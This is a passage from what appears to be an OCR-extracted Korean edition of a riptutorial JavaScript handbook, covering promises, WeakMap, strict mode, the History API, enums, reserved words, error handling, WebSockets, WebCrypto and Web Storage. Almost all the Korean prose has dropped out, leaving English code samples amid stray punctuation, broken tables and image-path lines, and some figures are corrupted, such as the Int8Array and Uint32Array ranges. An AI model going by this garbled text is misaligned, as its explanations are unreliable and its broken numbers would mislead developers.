            return new Promise((resolve, reject) => setTimeout(reject, 1000));
        }
    });
}, Promise.reject()).then(
    (n) => console.log('success at: ' + n),
    () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

:

1. `.reduce()` `Promise.reject()` .
2. `.catch()` .
3. `reduce()` `Promise.reject().catch(...).catch(...)` .
4. reduce `.then(successHandler, errorHandler)` `successHandler` . `errorHandler` .

: "catch" `Promise.any()` `Promise.any()` `bluebird.js` ECMAScript).

forEach

(`cb`) .

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
};
```

. `for` RAM .

finally ()

`finally` (ECMAScript) . `try` `finally` .

.

```
var loadingData = true;

fetch('/data')
    .then(result => processData(result.data))
    .catch(error => console.error(error))
    .finally(() => {
        loadingData = false;
    });
```

`finally` . , / . `finally` `undefined` `processData(result.data)` .

`finally` `finally` . polyfill .

```
if (!Promise.prototype.finally) {
    Promise.prototype.finally = function(callback) {
        return this.then(result => {
            callback();
            return result;
        }, error => {
            callback();
            throw error;
        });
    };
}
```

API

`GET` API .

```
var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};
```

`onload` `onerror` .

```
request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
```

```
    } else {
      resolve();
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};
```

ES2017 /

. try/catch .

: 2017 4 Internet Explorer .

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {

    // load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }

})();
```

: https://riptutorial.com/ko/javascript/topic/231/

71:

- WeakSet ([iterable]);
- weakset.add (value);
- weakset.has (value);
- weakset.delete (value);

WeakSet ECMAScript 6 : WeakSet ? .

Examples

WeakSet

WeakSet . Set . WeakSet .

WeakSet (:) . WeakSet .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1, obj2]);
```

WeakSet .add() . .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet();
weakset.add(obj1).add(obj2);
```

WeakSet .has .has() .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.has(obj1)); // true
console.log(weakset.has(obj2)); // false
```

WeakSet .delete() . true false true .

```
const obj1 = {},
      obj2 = {};

const weakset = new WeakSet([obj1]);
console.log(weakset.delete(obj1)); // true
console.log(weakset.delete(obj2)); // false
```

: https://riptutorial.com/ko/javascript/topic/5314/

72:

- WeakMap ([iterable]);
- weakmap.get (key);
- weakmap.set (key, value);
- weakmap.has (key);
- weakmap.delete (key);

WeakMap ES6 WeakMap ? . .

Examples

WeakMap

WeakMap / . . , WeakMap .

WeakMap / (: Array) .

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

`.get()` . `undefined` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

`.set()` . WeakMap `.set()` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

.

WeakMap .has `.has()` . `true` `false` `true` .

```
const obj1 = {},
      obj2 = {};
```

```
const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.has(obj1)); // true
console.log(weakmap.has(obj2)); // false
```

.delete() . true false true .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.delete(obj1)); // true
console.log(weakmap.has(obj1)); // false
console.log(weakmap.delete(obj2)); // false
```

JavaScript . 0 . Weakmap .

weakmap . .

```
// manually trigger garbage collection to make sure that we are in good status.
> global.gc();
undefined

// check initial memory use heapUsed is 4M or so
> process.memoryUsage();
{ rss: 21106688,
  heapTotal: 7376896,
  heapUsed: 4153936,
  external: 9059 }

> let wm = new WeakMap();
undefined

> const b = new Object();
undefined

> global.gc();
undefined

// heapUsed is still 4M or so
> process.memoryUsage();
{ rss: 20537344,
  heapTotal: 9474048,
  heapUsed: 3967272,
  external: 8993 }

// add key-value tuple into WeakMap
// key is b value is 5*1024*1024 array
> wm.set(b, new Array(5*1024*1024));
WeakMap {}

// manually garbage collection
> global.gc();
undefined

// heapUsed is still 45M
> process.memoryUsage();
{ rss: 62652416,
```

```
  heapTotal: 51437568,
  heapUsed: 45911664,
  external: 8951 }

// b reference to null
> b = null;
null

// garbage collection
> global.gc();
undefined

// after remove b reference to object heapUsed is 4M again
// it means the big array in WeakMap is released
// it also means weekmap does not contribute to big array's reference count, only b does.
> process.memoryUsage();
{ rss: 20639744,
  heapTotal: 8425472,
  heapUsed: 3979792,
  external: 8956 }
```

: https://riptutorial.com/ko/javascript/topic/5290/

73:

- '';
- "";
- ``;

Strict ECMAScript 5 . " " .

- .
- (: `window.undefined`) .
- 8 (: `0777`) .
- `with` .
- `eval` .
- `.caller` `.arguments` .
- .
- `window` `this` .

: - ' **strict** ' JavaScript . . .

Examples

Strict `"use strict";` `"use strict";` .

```
"use strict";
// strict mode now applies for the rest of the script
```

`"use strict"` `"use strict"` . strict state .

6

: ES2015 + .

Strict `"use strict";` `"use strict";` .

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

Strict .

`var` , `const` `let` .

```
a = 12;
console.log(a); // 12
```

strict .

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

. throw .

```
"use strict";
                        // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
                        // misspelling of variable
```

., .

mistypedVaraible . .

, , . :

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

strict .

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

.

```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Strict .

```
"use strict";
```

```
delete Object.prototype; // throws a TypeError
```

. .

.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
}

function setAge() {
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

arguments *strict non strict* . , argument argument .

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

arguments . .

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
}
```

undefined arguments .

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
```

```
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

Strict .

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

Strict Mode .

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Scope-wise, Strict Mode `let const` .

```
function a(x = 5) {
  "use strict";
}
```

`"use strict"` JavaScript `SyntaxError` throw. `x = 5`

.

-

```
function a(x = 1) {
  "use strict";
}
```

-

```
function a({ x }) {
  "use strict";
}
```


-

```
function a(...args) {
  "use strict";
}
```

: https://riptutorial.com/ko/javascript/topic/381/-

74:

- window.history.pushState (, ,);
- window.history.replaceState (, ,);



HTML5 API . .

- Firefox 4
-
- Internet Explorer 10
- Safari 5
- iOS 4

History API HTML5 API .

Examples

history.replaceState ()

:

```
history.replaceState(data, title [, url ])
```

. URL .

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

, .

history.pushState() . .

history.pushState ()

:

```
history.pushState(state object, title, url)
```

ADD . . pushState ()

:

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

, .

`history.replaceState()` . .

URL

go ()

go () URL. URL (-1 1 1 1) . URL URL .

```
history.go(number|URL)
```

.

```
<html>
    <head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

: https://riptutorial.com/ko/javascript/topic/312/

75:

( ) , . . .

Wikipedia :

JavaScript , `enum` . , .

Examples

Object.freeze ()

5.1

JavaScript .

```
// Prevent the enum from being changed
const TestEnum = Object.freeze({
    One:1,
    Two:2,
    Three:3
});
// Define a variable with a value from the enum
var x = TestEnum.Two;
// Prints a value according to the variable's enum value
switch(x) {
    case TestEnum.One:
        console.log("111");
        break;

    case TestEnum.Two:
        console.log("222");
}
```

.

```
var TestEnum = { One: 1, Two: 2, Three: 3 }
Object.freeze(TestEnum);
```

.

`Object.freeze()` 5.1 . (5.1).

```
var ColorsEnum = {
    WHITE: 0,
    GRAY: 1,
    BLACK: 2
}
// Define a variable with a value from the enum
var currentColor = ColorsEnum.GRAY;
```

. .

```
// Define the enum
var ColorsEnum = { WHITE: 0, GRAY: 1, BLACK: 2 }
Object.freeze(ColorsEnum);
// Define the variable and assign a value
var color = ColorsEnum.BLACK;
if(color == ColorsEnum.BLACK) {
   console.log(color);    // This will print "2"
   var ce = ColorsEnum;
   for (var name in ce) {
     if (ce[name] == ce.BLACK)
       console.log(name);    // This will print "BLACK"
   }
}
```

Enums

ES6 Enum `Object` **Symbols** .

```
// Simple symbol
const newSymbol = Symbol();
typeof newSymbol === 'symbol' // true

// A symbol with a label
const anotherSymbol = Symbol("label");

// Each symbol is unique
const yetAnotherSymbol = Symbol("label");
yetAnotherSymbol === anotherSymbol; // false


const Regnum_Animale    = Symbol();
const Regnum_Vegetabile = Symbol();
const Regnum_Lapideum   = Symbol();

function describe(kingdom) {

  switch(kingdom) {

    case Regnum_Animale:
        return "Animal kingdom";
    case Regnum_Vegetabile:
        return "Vegetable kingdom";
    case Regnum_Lapideum:
        return "Mineral kingdom";
  }

}

describe(Regnum_Vegetabile);
// Vegetable kingdom
```

ECMAScript 6 .

5.1

. . : Object.freeze

```
var testEnum = function() {
    // Initializes the enumerations
    var enumList = [
        "One",
        "Two",
        "Three"
    ];
    enumObj = {};
    enumList.forEach((item, index)=>enumObj[item] = index + 1);

    // Do not allow the object to be changed
    Object.freeze(enumObj);
    return enumObj;
}();

console.log(testEnum.One); // 1 will be logged

var x = testEnum.Two;

switch(x) {
    case testEnum.One:
        console.log("111");
        break;

    case testEnum.Two:
        console.log("222"); // 222 will be logged
        break;
}
```

: https://riptutorial.com/ko/javascript/topic/2625/-

76:

- - JavaScript . .

Examples

JavaScript , .

ECMAScript 1

1

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	false	this
class	finally	throw
const	for	true
continue	function	try
debugger	if	typeof
default	import	var
delete	in	void
do	new	while
else	null	with
enum	return	

ECMAScript 2

24 . ( ).

3 E4X

A - F	F - P	P - Z
abstract	**final**	**public**
boolean	finally	return
break	**float**	**short**

A - F	F - P	P - Z
byte	for	**static**
case	function	super
catch	**goto**	switch
char	if	**synchronized**
class	**implements**	this
const	import	throw
continue	in	**throws**
debugger	**instanceof**	**transient**
default	**int**	true
delete	**interface**	try
do	**long**	typeof
double	**native**	var
else	new	void
enum	null	**volatile**
export	**package**	while
extends	**private**	with
false	protected	

ECMAScript 5 / 5.1

ECMAScript 3 .

ECMAScript 5 `int` , `byte` , `char` , `goto` , `long` , `final` , `float` , `short` , `double` , `native` , `throws` , `boolean` , `abstract` , `volatile` , `transient` `synchronized` . `let` `yield` .

A - F	F - P	P - Z
break	finally	public
case	for	return
catch	function	static
class	if	super
const	implements	switch
continue	import	this

A - F	F - P	P - Z
debugger	in	throw
default	instanceof	true
delete	interface	try
do	**let**	typeof
else	new	var
enum	null	void
export	package	while
extends	private	with
false	protected	**yield**

`implements` , `let` , `private` , `public` , `interface` , `package` , `protected` , `static` `yield` .

`eval` `arguments` .

ECMAScript 6 / ECMAScript 2015

A - E	E - R	S - Z
break	export	super
case	extends	switch
catch	finally	this
class	for	throw
const	function	try
continue	if	typeof
debugger	import	var
default	in	void
delete	instanceof	while
do	new	with
else	return	yield

ECMAScript . , .

enum		

.

implements	package	public
interface	private	`'
let	protected	

ECMAScript (ECMAScript 1 3) .

abstract	float	short
boolean	goto	synchronized
byte	instanceof	throws
char	int	transient
double	long	volatile
final	native	

null, true false ECMAScript .

Mozilla .

"" " " .

, .

```
var break = true;
```

SyntaxError :

(ECMAScript 5+).

```
var obj = {
    break: true
};
console.log(obj.break);
```

:

ECMAScript® 5.1 :

7.6

5 "" . . `Identifier ReservedWord IdentifierName` (7.6.1).

```
Identifier ::
  IdentifierName but not ReservedWord
```

ReservedWord .

7.6.1

IdentifierName Identifier .

```
ReservedWord ::
  Keyword
  FutureReservedWord
  NullLiteral
  BooleanLiteral
```

, , null . 7.6.1 7.8 .

(7.6) IdentifierName ReservedWord .

11.1.5

```
ObjectLiteral :
  { }
  { PropertyNameAndValueList }
  { PropertyNameAndValueList , }
```

PropertyName :

```
PropertyName :
  IdentifierName
  StringLiteral
  NumericLiteral
```

, PropertyName IdentifierName ReservedWord PropertyName . , class var ReservedWord PropertyName .

7.6 - .

: . Javascript / , linter minifier .

: https://riptutorial.com/ko/javascript/topic/1853/-

77:

- try {...} catch () {...}
- try {...} finally {...}
- try {...} catch () {...} finally {...}
- ([]);
- ([]);

`try` .

`catch try` .

`finally` . try catch finally .

Examples

6

. .

```
Promise.resolve(5)
    .then(result => {
        throw new Error("I don't like five");
    })
    .then(result => {
        console.info("Promise resolved: " + result);
    })
    .catch(error => {
        console.error("Promise rejected: " + error);
    });
```

```
Promise rejected: Error: I don't like five
```

7

ECMAScript 2017 . .

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

JavaScript `Error` . `Error` . (:) , `Error` .

Error . .

```
try {
   throw new Error('Useful message');
} catch (error) {
   console.log('Something went wrong! ' + error.message);
}
```

try catch .

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

.

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

try catch .

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

.

```
// An error occured! ReferenceError: undefinedFunction is not defined(…)
// The code-block has finished
// I will run because we caught the error!
```

catch ?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

catch finally .

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(…)
```

try catch . .

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occured!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

catch .

```
//Too much nesting is bad for my heart and soul...
//An error occured! ReferenceError: undefinedFunction is not defined(…)
//The code-block has finished
//I will run because we caught the error!
```

, !? : .

try / catch . . , . .

throw

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
try {
    foo(1, 2, 3);
} catch(e) {
    try {
        foo(4, 5, 6);
    } catch(e2) {
        console.log("We had to nest because there's currently no other way...");
    }
    console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error!(…)
```

:

```
function foo(a, b, c) {
    console.log(a, b, c);
    throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
    try {
        fn.apply(this, args);
    } catch (e) {
        console.log("caught error: " + e.name + " -> " + e.message);
```

```
    }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

. .

JavaScript 6 .

- **EvalError -** `eval()` .
- **InternalError -** JavaScript . : " ". (**Mozilla Firefox**)
- **RangeError -** .
- **ReferenceError -** .
- **SyntaxError -** `eval()` .
- **TypeError -** .
- **URIError -** `encodeURI()` `decodeURI()` .

.

```
try {
    throw new TypeError();
}
catch (e){
    if(e instanceof Error){
        console.log('instance of general Error constructor');
    }

    if(e instanceof TypeError) {
        console.log('type error');
    }
}
```

`e TypeError . Error Error .`

`Error e .`

: https://riptutorial.com/ko/javascript/topic/268/-

78:

WebSocket .

WebSocket HTTP . (RFC 6455)

WebSocket HTTP .

- WebSocket (url)
- ws.binaryType / * : "arraybuffer" "blob"* /
- ws.close ()
- ws.send (data)
- ws.onmessage = function (message) {/ * ... * /}
- ws.onopen = function () {/ * ... * /}
- ws.onerror = function () {/ * ... * /}
- ws.onclose = function () {/ * ... * /}

url	URL.
	.
	.

Examples

```
var wsHost = "ws://my-sites-url.com/path/to/web-socket-handler";
var ws = new WebSocket(wsHost);
```

```
var wsHost = "ws://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var value = "an example message";

//onmessage : Event Listener - Triggered when we receive message form server
ws.onmessage = function(message) {
    if (message === value) {
        console.log("The echo host sent the correct message.");
    } else {
        console.log("Expected: " + value);
        console.log("Received: " + message);
    }
};

//onopen : Event Listener - event is triggered when websockets readyState changes to open
which means now we are ready to send and receives messages from server
ws.onopen = function() {
    //send is used to send the message to server
    ws.send(value);
};
```

```
var wsHost = "http://my-sites-url.com/path/to/echo-web-socket-handler";
var ws = new WebSocket(wsHost);
var buffer = new ArrayBuffer(5); // 5 byte buffer
var bufferView = new DataView(buffer);

bufferView.setFloat32(0, Math.PI);
bufferView.setUint8(4, 127);

ws.binaryType = 'arraybuffer';

ws.onmessage = function(message) {
    var view = new DataView(message.data);
    console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

`ws` `wss` HTTP HTTPS .

: https://riptutorial.com/ko/javascript/topic/728/-

79: API

WebCrypto API "" . , HTTPS (`localhost` , `file:`) .

API W3C API .

Examples

```
// Create an array with a fixed size and type.
var array = new Uint8Array(5);

// Generate cryptographically random values
crypto.getRandomValues(array);

// Print the array to the console
console.log(array);
```

`crypto.getRandomValues(array)` ( ) ( ) .

- `Int8Array` : 29 ^{7} 2 ^{7} -1
- `Uint8Array` : 0 ~ 2 ^{8} -1
- `Int16Array` : -2 ^{15} ~ 2 ^{15} -1
- `Uint16Array` : 0 ~ 2 ^{16} -1
- `Int32Array` : -2 ^{31} ~ 2 ^{31} -1
- `Uint32Array` : 0 ~ 2 ^{31} -1

(: SHA-256)

```
// Convert string to ArrayBuffer. This step is only necessary if you wish to hash a string,
not if you aready got an ArrayBuffer such as an Uint8Array.
var input = new TextEncoder('utf-8').encode('Hello world!');

// Calculate the SHA-256 digest
crypto.subtle.digest('SHA-256', input)
// Wait for completion
.then(function(digest) {
  // digest is an ArrayBuffer. There are multiple ways to proceed.

  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
```

```
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

`SHA-1` , `SHA-256` , `SHA-384` `SHA-512` . SHA .

RSA PEM

RSA-OAEP base64 OpenSSL . .

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

: Chrome, Firefox, Opera, Vivaldi .

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }

    return finalString;
}

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
```

```
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

! RSA-OAEP PEM . !

PEM CryptoKey

API OpenSSL PEM RSA ? " ! .

: . .

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

PEM RSA .

```
function removeLines(str) {
    return str.replace("\n", "");
}

function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
```


```
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

! WebCrypto API .

API : https://riptutorial.com/ko/javascript/topic/761/--api

80:

- localStorage.setItem (name, value);
- localStorage.getItem (name);
- localStorage.name = ;
- localStorage.name;
- localStorage.clear ()
- localStorage.removeItem (name);



Web Storage API WHATWG HTML Living Standard .

Examples

localStorage

localStorage - ( ). / . . localStorage .

```
localStorage.setItem('name', "John Smith");
console.log(localStorage.getItem('name')); // "John Smith"

localStorage.removeItem('name');
console.log(localStorage.getItem('name')); // null
```

JSON .

```
var players = [{name: "Tyler", score: 22}, {name: "Ryan", score: 41}];
localStorage.setItem('players', JSON.stringify(players));

console.log(JSON.parse(localStorage.getItem('players')));
// [ Object { name: "Tyler", score: 22 }, Object { name: "Ryan", score: 41 } ]
```

localStorage

:

		Android	Firefox	iOS Safari
	40	4.3	34	6-8

		Android	Firefox	iOS Safari
	10MB	2MB	10MB	5MB

:

			Firefox		
	40	27	34	6-8	9-11
	10MB	10MB	10MB	5MB	10MB

localStorage `storage` `windows` . . .

```
var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

```
var output = document.createElement('p');
document.body.appendChild(output);

output.textContent = localStorage.getItem('user-value');

window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

Chrome, Edge Safari catch .

```
// page url: http://sub.a.com/1.html
document.domain = 'a.com';

var input = document.createElement('input');
document.body.appendChild(input);

input.value = localStorage.getItem('user-value');

input.oninput = function(event) {
  localStorage.setItem('user-value', input.value);
};
```

```
// page url: http://sub.a.com/2.html
document.domain = 'a.com';

var output = document.createElement('p');
document.body.appendChild(output);

// Listener will never called under Chrome(53), Edge and Safari(10.0).
```

```
window.addEventListener('storage', function(event) {
  if (event.key === 'user-value') {
    output.textContent = event.newValue;
  }
});
```

sessionStorage

sessionStorage localStorage . sessionStorage / . / .

```
var audio = document.querySelector('audio');

// Maintain the volume if the user clicks a link then navigates back here.
audio.volume = Number(sessionStorage.getItem('volume') || 1.0);
audio.onvolumechange = function(event) {
  sessionStorage.setItem('volume', audio.volume);
};
```

sessionStorage

```
sessionStorage.setItem('key', 'value');
```

sessionStorage

```
var data = sessionStorage.getItem('key');
```

sessionStorage

```
sessionStorage.removeItem('key')
```

.

```
localStorage.clear();
```

localStorage . . .

```
var video = document.querySelector('video')
try {
    video.volume = localStorage.getItem('volume')
} catch (error) {
    alert('If you\'d like your volume saved, turn on cookies')
}
video.play()
```

.

(setItem) removeItem

```
localStorage.removeItem("greet");
```

:

```
localStorage.setItem("greet", "hi");
localStorage.removeItem("greet");

console.log( localStorage.getItem("greet") ); // null
```

(sessionStorage)

localStorage , sessionStorage JavaScript .
.getItem() , .setItem() .

```
// Set
localStorage.greet = "Hi!"; // Same as: window.localStorage.setItem("greet", "Hi!");

// Get
localStorage.greet;         // Same as: window.localStorage.getItem("greet");

// Remove item
delete localStorage.greet;  // Same as: window.localStorage.removeItem("greet");

// Clear storage
localStorage.clear();
```

:

```
// Store values (Strings, Numbers)
localStorage.hello = "Hello";
localStorage.year  = 2017;

// Store complex data (Objects, Arrays)
var user = {name:"John", surname:"Doe", books:["A","B"]};
localStorage.user = JSON.stringify( user );

// Important: Numbers are stored as String
console.log( typeof localStorage.year ); // String

// Retrieve values
var someYear = localStorage.year; // "2017"

// Retrieve complex data
var userData = JSON.parse( localStorage.user );
var userName = userData.name; // "John"

// Remove specific data
delete localStorage.year;

// Clear (delete) all stored data
localStorage.clear();
```

localStorage

localStorage.length localStorage

:

```
localStorage.setItem('StackOverflow', 'Documentation');
localStorage.setItem('font', 'Helvetica');
localStorage.setItem('image', 'sprite.svg');
```

```
localStorage.length; // 3
```

: https://riptutorial.com/ko/javascript/topic/428/-

81: API

Javascript API API . .

Examples

JS HTML API

6

```
class Item {
    constructor(text, type) {
        this.text = text;
        this.emphasis = false;
        this.type = type;
    }

    toHtml() {
        return `<${this.type}>${this.emphasis ? '<em>' : ''}${this.text}${this.emphasis ?
'</em>' : ''}</${this.type}>`;
    }
}

class Section {
    constructor(header, paragraphs) {
        this.header = header;
        this.paragraphs = paragraphs;
    }

    toHtml() {
        return `<section><h2>${this.header}</h2>${this.paragraphs.map(p =>
p.toHtml()).join('')}</section>`;
    }
}

class List {
    constructor(text, items) {
        this.text = text;
        this.items = items;
    }

    toHtml() {
        return `<ol><h2>${this.text}</h2>${this.items.map(i => i.toHtml()).join('')}</ol>`;
    }
}

class Article {
    constructor(topic) {
        this.topic = topic;
        this.sections = [];
        this.lists = [];
    }

    section(text) {
        const section = new Section(text, []);
        this.sections.push(section);
```

```
        this.lastSection = section;
        return this;
    }

    list(text) {
        const list = new List(text, []);
        this.lists.push(list);
        this.lastList = list;
        return this;
    }

    addParagraph(text) {
        const paragraph = new Item(text, 'p');
        this.lastSection.paragraphs.push(paragraph);
        this.lastItem = paragraph;
        return this;
    }

    addListItem(text) {
        const listItem = new Item(text, 'li');
        this.lastList.items.push(listItem);
        this.lastItem = listItem;
        return this;
    }

    withEmphasis() {
        this.lastItem.emphasis = true;
        return this;
    }

    toHtml() {
        return `<article><h1>${this.topic}</h1>${this.sections.map(s =>
s.toHtml()).join('')}${this.lists.map(l => l.toHtml()).join('')}</article>`;
    }
}

Article.withTopic = topic => new Article(topic);
```

API JS DSL .

6

```
const articles = [
    Article.withTopic('Artificial Intelligence - Overview')
      .section('What is Artificial Intelligence?')
        .addParagraph('Something something')
        .addParagraph('Lorem ipsum')
          .withEmphasis()
      .section('Philosophy of AI')
          .addParagraph('Something about AI philosophy')
          .addParagraph('Conclusion'),

    Article.withTopic('JavaScript')
      .list('JavaScript is one of the 3 languages all web developers must learn:')
          .addListItem('HTML to define the content of web pages')
          .addListItem('CSS to specify the layout of web pages')
          .addListItem(' JavaScript to program the behavior of web pages')
];

document.getElementById('content').innerHTML = articles.map(a => a.toHtml()).join('\n');
```

API : https://riptutorial.com/ko/javascript/topic/9995/-api

82:

Examples

, DOM

.

